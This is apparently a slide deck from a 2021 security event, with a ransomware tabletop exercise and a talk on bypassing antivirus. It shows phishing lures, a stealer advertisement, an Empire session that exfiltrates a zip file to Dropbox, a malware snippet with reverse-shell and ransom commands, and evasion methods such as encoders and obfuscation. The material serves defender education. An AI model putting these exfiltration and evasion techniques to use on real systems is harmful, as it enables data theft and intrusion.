

# hack\_it 2021

Wednesday, March 24th

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7:00pm - 7:10pm ET

Introduction

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7:10pm - 8:00pm ET

Cooking up Cybercrime: You Choose the Recipe For Ransomware

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**Sea Stories & Shop Talk** 

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Under the Radar: **Bypassing Antivirus** 

Jason Slagle CNWR. Inc.

John Hammond Huntress

10:00pm - 10:10pm ET

Wrap Up

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## **Tabletop Exercises**

Discussion-based sessions where team members meet in an informal, classroom setting to discuss their roles and responses to a particular emergency situation.









# **Tabletop Exercises**

A facilitator guides participants through a discussion of one or more scenarios.









## **Tabletop Exercises**

Many tabletop exercises can be conducted in a few hours an hour, so they are cost-effective tools to validate plans and capabilities.



# **Making the Malware:**

# Gameplay





# Some witty question

### **No Wrong Paths**

Each decision comes with its own perks and unique risks.

Hackers, just like Defenders, make painful mistakes.

Unfortunately, both sides can also learn from those mistakes.





## **Scenario Injects**

An event or circumstance that requires a response or action from the participant(s). Injects may be provided to specific participants or as a component of the entire exercise.





# **Making the Malware:**

# Our Scenario




# New Hire Orientation

Welcome to Shady Corp, the dark web's premiere cybercrime solutions provider.

Based on the aptitude you shared during your interview process, we've hand-selected you to help us wreak havoc across the interwebz.



# It's all about process







Recon

# Who are we targeting today?



Access

# What type of phishing lure?





# What's the path to revenue?





# How are we stealing the data?





# How can we maximize our payout?



## **EPIC POINT**



# AUDIENCE AWARD



# **Big Al's Transportation**



# **Highland Medicinal Cannabis**





## Saul Goodman, Attorney





### **Penny Pincher Tax & CPA**



#### If You Pay Ransom, Write It Off On Your Taxes



I focus on taxes and litigation.

If you pay hackers ransom to keep your business operating, is it tax deductible? Whether personal or business, it probably is, although the type of deduction can vary. The IRS defines a theft as the taking and removing of money or property with the intent to deprive the owner of it. The taking of property must be illegal under the laws of the state where it occurred and it must have been done with criminal intent. But to claim a deduction, you don't need to show a conviction for theft. Theft includes the taking of money or property by:

A passion for the business of **accounting**.



# **Fake Invoice**

E



Antoine Mullen

@ 08/12/2015

Dear Customer

Your invoice appears below. Please remit payment at your earliest convenience.

Thank you for your business - we appreciate it very much.

Sincerely,

Antoine Mullen Courier Service



invoice\_copy\_45083203.zip



### **Podcast Lure**

#### **Apple Podcasts Preview**



We could not find iTunes on your computer You need iTunes to use Apple Music

**Download iTunes** 

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87 episodes

Explore true stories of the dark side of the Internet with host Jack Rhysider as he takes you on a journey through the chilling world of hacking, data breaches, and cyber crime.

#### **Darknet Diaries**

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#### Guild of the Grumpy Old Hackers B

In 2016 the LinkedIn breach data became available to the public. What the Guild of the Grumpy Old Hackers did with it then is quite the story. Listen to Victor, Edwin, and Mattijs tell their story. Sponsors

PLAY 49 min

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#### NSA Cryptologists


In this episode we integriew two NSA Cryptologists, Marcus J. Carey and Jeff Man. We hear their story of how they got into the NSA and what they did while there.

To hear more styries from Jeff tune into Paul's Security Weekly where Jeff is a regular co-host a

PLAY 1 hr 24 min



# **Malicious Update**





### **Ask For Help**



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**SCAMS** 

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Home , Blog , Scammers create fake emergencies to get your money

### Scammers create fake emergencies to get your money

July 3, 2018

by Carol Kando-Pineda

Attorney, Division of Consumer and Business Education

"I lost my wallet and ID. I'm stranded — please wire money."

"Your grandson is being held in jail. He needs bail money right away."

Scammers try to trick you into thinking a loved one is in trouble. They call, text, email, or send messages on social media about a supposed emergency with a family member or friend. They ask you to send

## **Credential Gathering**

Raccoon Stealer. We steal, You deal!



Our team is proud to present you the result of its many months of work.

Logging has never been easier and more intuitive. And sorting is so fast and convenient. We took care of all the routine working moments that spent your precious time and nerves, allowing you to concentrate on the most important thing - to increase your profit. You can forget about the countless lifting of servers and gaskets, building builds and all the associated chores. Now the process is fully automated: you just need to make a few clicks with the mouse.

Our experts conducted parallel development in three areas: Software, Front-end, Back-end. This provided an opportunity to focus on specific tasks and get a comprehensively developed product at the finish line.

### Fresh software

- . Native code. Our build is not a fork of existing products on the market.
- The styler is written in C / C ++, which significantly increased the speed of work.
- . Our build will give you an excellent jab at every strait.
- Raccoon collects: passwords, cookies and autocomplete from all popular browsers (including FireFox x64), CC data, system information, almost all existing desktop cryptocurrency wallets.
- · Built-in file downloader.
- . Work on both 32 and 64-bit systems without .NET dependencies
- . Output file Native x86 executable is easy to encrypt.
- · Private key, gate address and all other string values are highly encrypted.

### **Finance Fraud**

----- Forwarded message ------

From: Ms. Amy E. Ferrer < admin345@inbox.lt >

Date: Wed, Jun 7, 2017 at 2:03 PM

Subject: Transfer request To: @udel.edu

Hello,

I will need you to process a <u>wire transfer of \$14,545.90 which needs to go out today</u> as a same value day payment. We have a pending invoice from our new Vendor, I have asked them to send a copy of invoice hopefully i should received it later today.

Let me know if you are available so i can forward the beneficiary account

Kind regards,

Amy E. Ferrer

sent from my iPad



### **Intellectual Property**

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09/09 20:26:51 UTC [input]
                                  download C:\Users\
                                                            \OneDrive -
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### Ransomware

07/28/2020 00:47:12

Here are the list of recommendations to avoid such a things in future:

- Turn off local passwords
- Force end of administrators sessions



- Update passwords every month!
- Check the granted privileges for users, to make them maximum reduced privileges and access only to exact applications.
  - In most cases there would enough standard windows software like an Applocker.
    - Approve to run only necessaries applications ONLY.
- Don't count on the Anti-Virus, there is no one AV that really helps, they can be useful only in long-term infections, if hackers for some reasons didn't attack in short time.
  - Install Endpoint Detection and Response security (EDR) and teach the IT-admin to work with it.
- For huge companies we suggest at least 3 system administrators working 24 hours, maximum 4 admins working 3 shifts for 8 hours per day, that would be enough.




You

Thank you for all of this in a very timely manner

07/28/2020 00:51:17

### Legitimate File Sharing

```
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\temp\exfil.zip
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /exfil/
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey lsdksfsijaisjajfskjrcnrada
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 7W81MLX4 to run TASK_CMD_WAIT
[*] Agent 7W81MLX4 tasked with task ID 1
[*] Tasked agent 7W81MLX4 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) >
```



### Teams / Slack / Discord

```
ublic static void OnDiscordCommand(object sender, MessageReceivedEventArgs message)
  if (commandEnvelope.HWIDs.Contains(Core.HWID) || commandEnvelope.HWIDs.Count == 0)
      Parallel.ForEach<Command>(commandEnvelope.Commands, delegate(Command command)
          switch (command.CommandCode)
          case CommandCode.GetFile:
              FileClient.AddFile(command.Arguments[0], command.Arguments[0]);
          case CommandCode.GetDirectory:
              Files.GetDirectory(command.Arguments[0], false);
          case CommandCode.GetDirectoryRecursive:
              Files.GetDirectory(command.Arguments[0], true);
          case CommandCode.GetDeviceTree:
              Files.GetDeviceTree();
          case CommandCode.Shell:
              new ReverseShellClient(command.Arguments[0], (command.Arguments.Count > 1) ? int.Parse(command.Arguments[1]) : 443).StartListening();
          case CommandCode.ReportBack:
              Core.DiscordClient.Send(Core.HWID, null, null, null);
          case CommandCode.Ransom:
              CryptoEnvelope cryptoEnvelope = new Ransom(command.Arguments[0], command.Arguments[1], float.Parse(command.Arguments[2]), null).Encrypt
                (Core.Encrypter.Decrypt(Constants.N));
              Core.DiscordClient.Send(Core.HAID + " Master Key: " + Utils.StringToBase64(cryptoEnvelope.ToString()), null, null);
          case CommandCode.RansomDecrypt:
              new Ransom(command.Arguments[0], null, 0f, Convert.FromBase64String(command.Arguments[1])).Decrypt();
              Core.DiscordClient.Send(Core.HMID + " Decrypted", null, null, null);
              return:
```



### **Good Old HTTPS**

```
Wireshark · Follow TCP Stream (tcp.stream eq 0)
                                                                                                      2.pcap
GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: dfl
Host:
Connection: Close
HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B
X-Powered-By: ASP.NET
Date:
ETag: fee
                                  cd11f
1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28</pre>
                                         0-dcc8-471b-525f-b
                                                                      83" Version="4.8">
    <dependencies>
        <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions.Desktop" Key="{</pre>
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                 }" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677"
fabb-
Hash="36
        <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{23c62d6c-8925-2e33-46b3-bf0ecc04a36ff " Version="2.6.0.314"</pre>
Culture="neutral" PublicKeyToken="72273be33fabb7b3' Hash="
        <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{</pre>
            }" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="
Hash= d4d7c77166aa1b24ecd8a5426d80141e"/>
        <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{</pre>
Version="3.3.0.454" Culture="neutral" PublicKeyToken="
                                                                           Hash="
        <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{</pre>
Version="8.3.1.8604" Culture="neutral" PublicKevToken="
        <assemblvIdentity Name="Infragistics2.Win.Misc.v10.2" Kev="{</pre>
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


### **DNS Traffic**



### **Tradecraft Tuesday**

October 2020 | Offensive Analysis of Cobalt Strike



### **Damage Online Presence**

The Record

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### **Anonymous Whistleblower**





News

Security

Web hosting

VPN Website builder

Resources

## This ransomware steals your data and threatens to report you for a GDPR violation

By Anthony Spadafora July 03, 2020

Cybercriminals have figured out how to weaponize GDPR



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
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
### **Leak Internal Documents**





They say a picture is worth a 1000 words. Hackers from the Maze cybercrime group are claiming they've attacked this Florida law firm, stole their attorney-client privileged data, and then encrypted the local copies with #ransomware. So far, 5% of the stolen data has been released. As more time passes, more data will be posted online and the ransom price may increase. Law firms need solid #cybersecurity.





### **Connect with Us!**









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## Today's Agenda

- Online Antivirus Scanners
- 2 Signature Based Detection
- 3 Heuristic Based Detection
- 4 Live Demonstrations
- 5 Takeaways
- 6 Live Q/A

Online
Antivirus
Scanners



### **Preface**





### Urgent Reply needed ⊃









Mr. M Woon Micheal <info@gnpschool.org> Sun, Mar 14, 9:12 AM (2 days ago)









to Recipients \*

### 2 Attachments









### INTERNATIONAL TRUST CREDITS PLC LONDON House 14 Great Winchester Street.

2bh, London, United Kingdom. Email: Info@itegroup.com

Am Mr. Michael Woon, General Manager, Intil trust credits Pic London the only credit union appointed by the United Nations led by the President of the United Nations General Assembly Mr Volkan

This is to inform you that your Payment approval has reached the desk of the President of United States Joe Biden, after going through many files and some others beneficiaries payment files. His Excellency has ordered and instructed that we the (international trust credit pic London) are to handle and ensure that all beneficiaries which includes (Compensation Payments, Intelligence) Payments. Scam Victims And Awarded Contracts Payment) to receives their payments as both its possible.





## How do you know what is safe?



### **Online Antivirus Scanners**

Multi-engine utility

Typically "free"



Just upload a file, and wait for the results



### **Who Cares About Stats?**

- What makes a good online antivirus scanner?
  - Number of antivirus engines
  - Max upload size
  - Report information
  - Search by hash (MD5, SHA1, SHA256, etc.)
  - Time to scan files



### **A Question of Trust**

- Online antivirus scanners can be public or private
- "Who will tell the security vendors?"
- Do you want the security community to know?



## **Public Scanners**

**Actively share sample submissions** 

### **VirusTotal**



- 70+ AV engines
- Can scan remotely
- 32MB size limit

### MetaDefender




- 35+ AV engines
- Can scan remotely
- 200MB size limit

### **Jotti**




- 15 AV engines
- File upload only
- 250MB size limit





FILE



### **Private Scanners**

### Antiscan.me



- 26+ engines
- 6 scans per day
- Limit file extensions

### nodistribute.com




- 35+ engines
- 4 scans per day
- ... does not upload?

### chk4me



- 33 engines
- 4 scans per day
- ... does not upload?





### "Dead" Private Scanners...

- scan4you.net
- avcheck.ru
- av-check.com
- virtest.com
- elementscanner.su
- chk4me





02

Signature Based Detection




### Look for the "Known Bad"

- Low-hanging fruit:
  - Bad bytes/shellcode
  - Static hashes
  - Malicious IP addresses/domain names
- These are simple "signatures" AV collects



### **Pyramid of Pain**





### **Signature Evasion**

- Using different encoders
- Encrypting the payload
- Using custom obfuscation



#### **Encoders**



Veil framework

--ordnance-payload



Msfvenom encoders

x86/shikata\_ga\_nai, x64/zutto\_dekiru



### **Encryption**

## RSA



- RSA
- AES
- RC4
- 3DES
- Serpent
- Salsa20
- Misty-1

This list goes on and on...



#### **Custom Obfuscation**

- XOR, rotation cipher, base representation
- String concatenation, reversing, escaping



O3

Heuristic
Based
Detection



#### **Behavior**

- Does your payload allocate memory?
- Does it send network packets?
- Does it start new processes?



#### Time for

### **Live Demonstrations**



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## **Cross Your Fingers**

This is an arms race.

What worked yesterday may not work today.





04 -Takeaways



#### Is AV the Solution?

"Trust them only as far as you can throw them"

No magic wand, no silver bullet.

Invest in layered security.



#### What About NextGen/AI/ML/Buzzword?

 Machine learning is only as strong as its training set.

 Those programs only know how to catch what it was programmed to know



### Isn't This a Losing Battle?

- Security is a cat and mouse game
- Ultimately, hackers should never "touch disk"
- Insert buzzword: "fileless malware"



### "Fileless Malware"

- How can hackers avoid writing to the filesystem?
- Invoke-Expression, reflection techniques, etc.
- But defensive mitigations also hinder this

Bypassing AMSI, in-memory techniques... hack\_it 2022?



#### Resources

- https://www.safetydetectives.com/blog/top-online-virus-checkers/
- https://www.raymond.cc/blog/battle-of-the-6-online-malware-file-scanners/
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## Questions?



## Thank you



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